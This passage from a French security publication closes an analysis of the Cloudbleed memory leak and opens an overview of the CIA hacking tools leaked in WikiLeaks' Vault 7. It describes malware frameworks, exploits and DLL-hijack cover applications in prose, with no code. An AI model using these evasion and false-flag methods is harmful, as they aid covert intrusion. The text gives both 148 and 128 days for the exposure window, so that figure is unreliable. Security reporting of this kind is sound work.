Même si la vulnérabilité était critique, elle était exploitable pendant seulement 148 jours (période d'exposition de la faille). Ainsi, un pirate pourrait analyser en continu les pages HTML envoyées par Cloudflare à la recherche d'informations divulguée. Mais le problème est plus conséquent. En effet, les moteurs de recherche, durant leur procédure d'indexation continue du Web, utilisent des robots (les « crawlers ») qui parcourent automatiquement les pages et les enregistrent dans un « cache ». Ce cache est utilisé lors d'une recherche pour comparer le contenu actuel du site avec le contenu lors du dernier passage du robot. Il contient donc toutes les pages Web requêtées par les moteurs de recherche et donc une grande quantité de données divulguées en provenance des infrastructures de Cloudflare, sauvegardées et accessibles par n'importe qui (puisque le cache est accessible publiquement sur la plupart des moteurs de recherche Google, Yahoo, Bing, DuckDuckGo...).

N'importe qui peut visualiser la page mise en cache par le moteur de recherche

> Résolution et Timeline


Correction de la vulnérabilité et gestion de l'incident

Une fois la vulnérabilité confirmée, les chercheurs de Google Project Zero et l'équipe de sécurité de Cloudflare ont travaillé au contournement ainsi qu'à la correction de celle-ci. La première étape fut la suppression de la fonctionnalité « Email Obfuscation » puis « Automatic HTTP Rewrites » déployée sur l'ensemble des infrastructures, annulant ainsi l'exploitabilité de la vulnérabilité. Un correctif sera ensuite mis en place puis déployé, suivi par quelques jours de test pour confirmer la correction du bug. La fonctionnalité « Automatic HTTP Rewrites » sera réactivée 4 jours plus tard, le 21 février 2017.

La deuxième tâche à effectuer avant de révéler la vulnérabilité au grand public fut de coopérer avec les plus importants moteurs de recherche pour détecter les éventuelles fuites de données sauvegardées au sein des caches. L'opération devait se faire le plus rapidement possible, dans la mesure où il était urgent de nettoyer rapidement le maximum d'informations pour pouvoir prévenir le plus tôt possible les clients de Cloudflare (afin que ceux-ci puissent réagir en conséquence : changement des mots de passe, sensibilisation des clients finaux...).

Les équipes de sécurité de Cloudflare et des moteurs de recherche ont donc dû investiguer pour trouver les URLs compromises par le cache afin de tout nettoyer le plus rapidement possible. Le cache de près de 770 URLs dans plus d'une dizaine de moteurs de recherche différents fut vidé. Des recherches ont également été effectuées sur des sites d'informations publiques comme Pastebin, sans succès. La vulnérabilité sera dévoilée publiquement le 23 février 2017, mais l'opération de nettoyage s'achèvera le 1er mars 2017. Elle aura duré près de 12 jours.

Timeline



Timeline

> Conclusion

Finalement, la vulnérabilité Cloudbleed mérite-t-elle d'emprunter le nom de son homologue Heartbleed ? Leurs aspects techniques sont certes très similaires, mais la criticité de Cloudbleed s'avère moindre que celle de la célèbre brèche d'OpenSSL. En effet, celle-ci impactait des millions de serveurs sur Internet et pouvait encore être exploitée après la publication du correctif (il existe encore des serveurs vulnérables exposés sur Internet). Pour Cloudbleed, il n'y avait aucune possibilité de « cibler » l'attaque et de choisir les données à dérober. Malgré tout, énormément de données sensibles peuvent avoir été compromises pendant une longue période (128 jours) et, de plus, il est très difficile de savoir quelles données en particulier ont fuité. Les entreprises clientes chez Cloudflare devraient considérer que l'ensemble des données échangées avec leurs propres clients finaux pourrait avoir été compromis. On parle ici de mots de passe, clés de chiffrement, informations personnelles (noms, adresses physiques, profils...), adresses IP, conversations privées, clés d'API... Et même si la vulnérabilité a été corrigée et le cache des moteurs de recherche nettoyé, plusieurs raisons laissent à croire que les données peuvent être toujours quelque part :

- Cache des moteurs de recherche n'ayant pas coopérés ;
- Données fuités mises en cache, mais non détectées lors du nettoyage ;
- Crawlers « officieux » (archivage du web, moteurs de recherche privés...).

De plus, la vulnérabilité a pu être découverte et exploitée activement durant les 148 jours d'exposition par d'éventuels cybercriminels afin de procéder, par exemple, à la revente des données. Il est donc indispensable pour toutes les entreprises utilisant l'infrastructure de Cloudflare de prendre les mesures de sécurité adéquates.
Malgré les conséquences de cet incident, on notera tout de même la rapidité de Cloudflare pour répondre au problème : les deux équipes fonctionnelles formées à Londres et à San Francisco pour gérer la crise ont mis en place la solution de contournement quatre heures après le tweet de Tavis Ormandy. Le correctif sera produit puis déployé sur l'ensemble du réseau de Cloudflare moins de 7 heures après la prise de contact avec le chercheur. Celui-ci s'est exprimé sur son blog durant l'incident : « Really impressed with Cloudflare's quick response, and how dedicated they are to cleaning up from this unfortunate issue".
On notera aussi la transparence de Cloudflare. Un rapport complet issu de l'équipe de recherche Project Zero et de l'équipe de gestion de crise de Cloudflare est disponible sur le blog de l'entreprise. Il fournit tous les détails de la vulnérabilité de l'aspect technique aux impacts en passant par la timeline complète de l'incident.


Enfin, les équipes de sécurité de Cloudflare ont avoué avoir tiré une leçon de l'événement et entreprennent de lancer un projet basé sur le fuzzing en continu de leurs reverse proxy pour, à l'avenir, déceler rapidement les problèmes. On notera également la présence de Cloudflare au sein de la plateforme de recherche de bug « hackerone », même si la récompense pour la découverte d'une vulnérabilité (un t-shirt) ne semble pas avoir convaincu Tavis Ormandy quant à l'efficacité de cette mesure.

Références

- https://bugs.chromium.org/p/project-zero/issues/detail?id=1139
- https://www.nginx.com/resources/glossary/reverse-proxy-server/
- https://blog.cloudflare.com/incident-report-on-memory-leak-caused-by-cloudflare-parser-bug/
- http://www.colm.net/open-source/ragel/
- https://github.com/danmiley/ragel/tree/master/examples
- https://blog.cloudflare.com/quantifying-the-impact-of-cloudbleed/
- https://hackerone.com/cloudflare

Vault 7 : Les outils de la CIA

Par Adrien MARCHAND



Global Panorama

> Préambule

WikiLeaks est une organisation non gouvernementale fondée par Julian Assange en 2006. Son objectif est de publier des documents (ainsi que des analyses politiques et sociales) en offrant une audience aux lanceurs d'alertes, tout en protégeant leurs sources.

Il y a peu, WikiLeaks éclaboussait la campagne présidentielle d'Hillary Clinton en publiant des échanges de mails au sein du parti démocrate américain. Depuis, l'organisation d'Assange est accusée d'avoir favorisé Donald Trump, au bénéfice de Vladimir Poutine. La dernière élection présidentielle américaine marque un tournant dans l'image du site. Julian Assange se retrouve accusé de tentative d'ingérence pour le compte de la Russie.

On est loin de l'esprit des débuts, lorsque le site se voulait une simple interface de mise en relation de lanceurs d'alertes avec le grand public. De son côté, Assange se défend de toute collaboration avec l'État russe et assure que la source des dernières fuites révélées par WikiLeaks « n'est pas le gouvernement russe ou un autre acteur étatique ». [1]

> Introduction

Dans une lettre de mission rédigée par la CIA, les services d'espionnage HUMINT (Human Intelligence) et SIGINT (Signals Intelligence) ont tenté d'infiltrer tous les grands partis politiques français dans les sept mois précédant l'élection présidentielle de 2012. Ces révélations sont contenues dans trois ordres de mission publiés le 16 février 2017 par WikiLeaks comme contexte aux prochaines publications « Vault 7 » de la CIA. [2]

Le 7 mars dernier, WikiLeaks publie une première archive nommée « Year Zero » contenant 8761 fichiers (environ 513MB) classifiés pour la plupart ORCON (pour « Originator Controlled Access Control ») et NOFORN (ne signifiant « aucun ressortissant étranger »). Elle intègre la description des outils confidentiels appartenant à la CIA, certains manuels d'utilisation, voire leurs codes sources.


Parmi ces outils, on retrouve notamment des malwares exploitant des vulnérabilités critiques, des codes d'exploitation inédits concernant des technologies largement utilisées, ainsi que différentes techniques permettant d'exfiltrer des données sur un support externe et bien plus encore. [3]

À l'heure où nous écrivons cet article, WikiLeaks a diffusé la 7e publication sur Vault 7. D'après la date de création et de dernière modification des fichiers, la période couverte par la fuite commencerait en 2013 et se terminerait en 2016.

Ayant été critiqué par le passé sur le contenu trop « brut » de leurs articles [4], WikiLeaks a pris soin d'anonymiser les données brutes en remplaçant les noms par des numéros identifiants, et en supprimant les adresses IP externes. L'organisation a également remplacé les codes sources des outils par des fichiers listant les répertoires.

Par ailleurs, WikiLeaks n'a révélé aucune information concernant l'auteur de cette fuite. Les rumeurs s'appuient directement sur les faits passés, pourrait-il s'agir d'un nouveau lanceur d'alerte comme Edward Snowden ? S'agit-il d'un groupe de hackers comme les Shadow Brokers ? (cf. actusécu n°45.) D'autre part, quel est l'impact de la publication de ces outils pour un utilisateur lambda ? Face à cette fuite sommes-nous tous vulnérables ? Et devons-nous craindre la cybersurveillance de masse ? De nombreuses questions ont été soulevées à la suite de cette publication et certaines resteront sans réponses pour le moment.

Cet article portera sur l'analyse des informations révélées par WikiLeaks et sur le fonctionnement des principaux outils de la CIA ayant été divulgués jusqu'à aujourd'hui.



https://wikileaks.org/ciav7p1/files/org-chart.png

> Charte de l'organisation

L'analyse de l'ensemble des documents a permis à WikiLeaks d'établir un organigramme, ou du moins de déduire un semblant d'architecture des sections de la CIA ainsi représentée (voir schéma en colonne de gauche).

« WikiLeaks n'a révélé aucune information concernant l'auteur de cette fuite. Les rumeurs s'appuient directement sur les faits passés, pourrait-il s'agir d'un nouveau lanceur d'alerte comme Edward Snowden ? S'agit-il d'un groupe de hackers comme les Shadow Brokers ? »

Comme le montre le schéma, la branche DDI (Directory of Digital Innovation) est l'une des cinq grandes directions de la CIA. Il en découle le département de la CCI, « Centre de la Cyber Intelligence ». À la fin de l'année 2016, cette dernière avait produit plus d'un millier de chevaux de Troie, virus et autres cyber-armes. La CCI regroupe les secteurs concernant les groupes d'interventions numériques, d'accès physiques et les groupes de génie logiciel (EDG). Le but de ce dernier est principalement de concevoir et de développer des malwares et des outils de hacking. Plusieurs pôles viennent ensuite compléter cette branche :

- **« Operational Support Branch » (OSB)** est chargée de répondre aux besoins techniques des agents lors d'une opération (comme le fait d'exfiltrer des informations d'un système).

- **« Embedded Development Branch » (EDB)**, cette branche est responsable du développement des malwares ciblant les appareils embarqués de toutes sortes, comme les télévisions.

- **« Automated Implant Branch » (AIB)** s'occupe du développement d'implants.

- **« Remote Development Branch » (RDB)**, le but exact de cette branche n'a pas encore été défini, néanmoins on peut supposer qu'elle s'occupe de développer des outils liés aux menaces externes.

- **« Mobile Development Branch » (MDB)** quant à elle développe des applications ayant pour cible des technologies mobiles telles que les smartphones, tablettes ou autres.

- **« Network Device Branch » (NDB)** développe des attaques contre les infrastructures et serveurs web.

> Les outils de la CIA

Les outils révélés par Wikileaks sont très nombreux. Nous avons identifié et recensé plus d'une centaine de cyberarmes. On retrouve notamment différents types d'informations allant des codes d'exploitation, aux malwares permettant le maintien d'accès, en passant par des outils utilisés en post exploitation.

La liste des outils est disponible en annexe.

Les cibles sont variées et peuvent aussi bien correspondre à un besoin spécifique sur une technologie ciblée que sur une technologie grand public. Dans ce dernier cas, on peut découvrir des malwares spécialement conçus pour des appareils utilisant Linux, des téléphones Android, des télévisions connectées, mais aussi des routeurs et autres matériels réseau.

Ces outils sont classés par branches de développement au sein de la CIA.

On distingue d'une part, des malwares pour les appareils embarqués et d'autre part, des outils conçus spécialement pour des opérations de terrain (branche OSB) afin qu'ils soient transportables et simples d'utilisation.

Voici quelques exemples de projets qui répondent à ces critères :

- L'implant « Improvise » est destiné aux appareils fonctionnant sur Windows et permet l'exfiltration de données.
- Le « FineDining » rassemble une collection de DLL modifiées de programmes couramment utilisés.




Diagramme représentant un aperçu des outils classés selon leur type et leur cible.

Execution Vectors

Technique Name	Technique Type	Cover Application	Categories	Technique Description and Use Case	Languages Supported	Version	Status
	DLL Hijack - External Manifest	VLC Player Portable	User, Audio, Media	Operator listens to music or views videos while collection is occurring		v1.0	
	DLL Hijack	Irfan View	User, Media, Images	Operator views/edits photos while collection is occurring		v1.0	
	DLL Hijack	Chrome Portable	User, Internet, Browser	Operator uses portable browser while collection is occurring		v1.0	
	DLL Hijack	Opera Portable	User, Internet, Browser	Operator uses portable browser while collection is occurring		v1.0	
	DLL Hijack	Firefox Portable	User, Internet, Browser	Operator uses portable browser while collection is occurring		v2.0	
	DLL Hijack	ClamWin Portable	Administrator, Technical, PSP	Operator "scans the target system" for malicious software while collection is occurring		v1.0	
	DLL Hijack	Kaspersky TDSS Killer Portable	Administrator, Technical, PSP	Operator "scans the target system" for malicious software while collection is occurring		v1.0	
	DLL Hijack	McAfee Stinger Portable	Administrator, Technical, PSP	Operator "scans the target system" for malicious software while collection is occurring		v1.0	

> Les codes d'exploitation

Parmi la liste des outils présents dans cette fuite d'informations, nous avons recensé un arsenal de cyber-armes avec pas moins d'une trentaine de codes d'exploitation spécifiques à Android et 13 codes d'exploitation pour iOS. La plupart ont été achetés à des entreprises tierces spécialisées dans la recherche de vulnérabilités. D'autres proviennent de la NSA, du GCHQ ou encore du FBI. Enfin, nous pouvons supposer que quelques codes ont été achetés au marché noir ou en analysant des malwares existants.

Nous en avons choisi quelques-uns pour Android :

✚ **Freedroid** : Outil permettant l'élévation de privilèges.

✚ **Cadmium** : Code d'exploitation permettant de modifier le bootloader sur les appareils Android ayant des processeurs Exynos.

✚ **Flameskimmer** : Il permet d'élever ses privilèges via les drivers Wifi Broadcom.

Ces codes d'exploitation permettent de récupérer des données, voire de prendre le contrôle du système à distance. Ils affectent de nombreux téléphones allant de la version Android 2.2 jusqu'à la version Android 4.3. Certains fonctionnent seulement via une vulnérabilité logicielle (chrome ou opéra, par exemple), tandis que d'autres sont conçus pour un modèle de téléphone spécifique (comme les téléphones de Samsung).

En voici d'autres pour iOS :

✚ **Saline** : Affecte iOS 8, il est dû à une erreur de parseur de déserialisation dans la bibliothèque « Foundation » provoquant un dépassement de capacité (buffer overflow).

✚ **Wintersky** : Affecte iOS 8, il est dû à une différence de taille **entre** le noyau et l'espace l'utilisateur.

Ces codes d'exploitation permettent de prendre le contrôle du système à distance et sont majoritairement persistants. Ils affectent de nombreux téléphones allant de la version iOS 4 jusqu'à la version iOS 9.2.

Les documents ont également prouvé la présence de codes d'exploitation pour les commutateurs et les routeurs de la marque Mikrotik et Cisco. Cette dernière a rapidement réagi face aux vulnérabilités découvertes en référençant une vulnérabilité critique (CVE-2017-3881) qui permettait de prendre le contrôle du système.

Enfin, il existe également des codes d'exploitation pour le noyau Linux comme « BadEagle » et très certainement pour le système Windows. Cependant, nous n'avons pas plus de précision à l'heure où nous écrivons ces lignes.


> Les différents projets révélés

Les projets ci-dessous ont été révélés après publication de la première archive et contiennent plus d'informations que la précédente fuite.


Margarita

Margarita est un outil utilisé par l'OSB. Il permet de préparer aisément des supports de stockage externe (comme une clé USB) pour les transformer en cyberarme. Le logiciel a été conçu pour être simple d'utilisation, il suffit de suivre le questionnaire pour créer son malware personnalisé.

Il est possible d'activer et de sélectionner ou non une charge utile (cf. Screen 1), de choisir le vecteur d'attaque utilisé et de détecter un antivirus ou un processus personnalisé. (cf. Screen 2)



Interface de Margarita permettant de sélectionner la charge utile à installer.



Interface permettant de sélectionner la détection des antivirus

DarkMatter

DarkMatter concerne plusieurs projets, développés par la branche EDB, visant à infecter les micrologiciels ou l'interface EFI/UEFI de différents appareils Apple (Mac et iPhone). Le niveau de l'infection la rend de facto persistante.

Les projets inclus dans cette publication sont :

- **Sonic Screwdriver** : un mécanisme permettant d'exécuter du code depuis un périphérique pendant que l'appareil démarre.
- **DarkSeaSkies** : une collection d'implants ciblant le micrologiciel EFI (DarkMatter), l'espace noyau (SeaPea) et l'espace utilisateur (NightSkies) des MacBook Air.
- **Triton** : un malware ciblant Mac OS, accompagné de sa version persistante (DerStarke) et du programme effectuant l'infection (DarkMallet).
- **NightSkies 1.2** : un implant dédié à l'iPhone, installé physiquement sur des appareils sortis d'usine (ce qui sous-entend que la CIA a la capacité d'intervenir au niveau de la chaine d'approvisionnement des iPhone de leurs cibles, et ce depuis 2008).

Marble Framework

Le projet Marble Framework est un framework anti-forensique destiné à la branche AED. Son objectif est de modifier le code source d'un programme pour masquer son origine. Avec un tel logiciel, la CIA pouvait aisément dissimuler la provenance de ses propres malwares.

Il intègre différents algorithmes d'obfuscation permettant de modifier les commentaires, les noms des variables du programme et les métadonnées. Ce framework est utilisé en « pré et post build » pour appliquer les modifications au programme. Concrètement, il commence par faire une sauvegarde du projet, il recherche ensuite toutes les chaînes de caractères, et applique la transformation choisie. Pour terminer, il compile le projet.

Les scripts tests de Marble intègrent des exemples avec des traductions en russe, en arabe, en coréen et en chinois. Le but de cette manœuvre est d'induire des analystes en erreur en leur laissant tirer des conclusions erronées quant à l'origine du malware étudié.

Grasshopper

Grasshopper est un autre Framework utilisé par la CIA. Il s'agit d'une plateforme utilisée pour faciliter le développement de malwares personnalisés à destination des systèmes Windows.

Grasshopper est fourni avec une grande variété de modules pouvant être employés par un opérateur de la CIA. Ils sont assemblés afin d'obtenir un malware unique qui se comportera de manière adaptée au contexte de l'attaque. Le malware sera, par exemple, capable de se maintenir différemment sur le système cible en fonction des fonctionnalités sélectionnées avant le processus de construction. De plus, Grasshopper fournit un langage flexible permettant de définir des règles qui seront utilisées pour réaliser une enquête de préinstallation sur la machine cible, s'assurant que la charge utile sera installée seulement si la cible dispose de la configuration adéquate.

Les agents de la CIA sont ainsi capables de générer des malwares utilisant des algorithmes de différents niveaux (allant de « très simples » à « très complexes ») afin de déterminer, par exemple, si le système cible exécute une version précise de Windows ou si un antivirus particulier est employé.

Grasshopper permet à des outils d'être installés en utilisant une grande variété de mécanismes de persistance et de modification. Les développeurs de la branche « AIB », concepteur de l'outil, mettent l'accent sur les techniques permettant d'éviter la détection du malware par les antivirus. De cette manière, les produits relatifs à la sécurité comme « MS Security Essentials », « Rising », « Symantec Endpoint » ou « Kaspersky IS » ne sont pas capables de détecter les éléments de Grasshopper.

L'un des mécanismes de persistance utilisés par la CIA est « Stolen Goods » dont les composants ont été récupérés du code source du malware « Carberp », un rootkit suspecté d'être issu du crime organisé russe dont les sources ont été mises en ligne. La CIA a annoncé que Stolen Goods n'utilise pas la plupart des fonctionnalités de Carberp, mais que la méthode de persistance et des parties de l'installateur ont été utilisées et adaptées à leurs besoins.

Weeping Angel

Weeping Angel est un implant spécialement conçu pour les smart TV de la marque Samsung et plus précisément de la série F. Il est fondé sur un outil utilisé par le MI5/BTSS (British Security Service) nommé « Extending ». Celui-ci permet d'enregistrer un fichier audio à partir du microphone de la télévision, de stocker et de supprimer les données et d'envoyer ces fichiers par internet. D'après la documentation rédigée par le MI5/BTSS (British Security Service), on peut déduire que la CIA et les organisations britanniques ont collaboré au développement du malware.

Scribbles

Scribbles permet d'embarquer des marqueurs au sein de documents Microsoft Office. Ces marqueurs sont des « tatouages » ou « filigranes » (« watermarks » en anglais). Créer un filigrane numérique consiste en l'injection de données dans un document pour pouvoir le tracer.

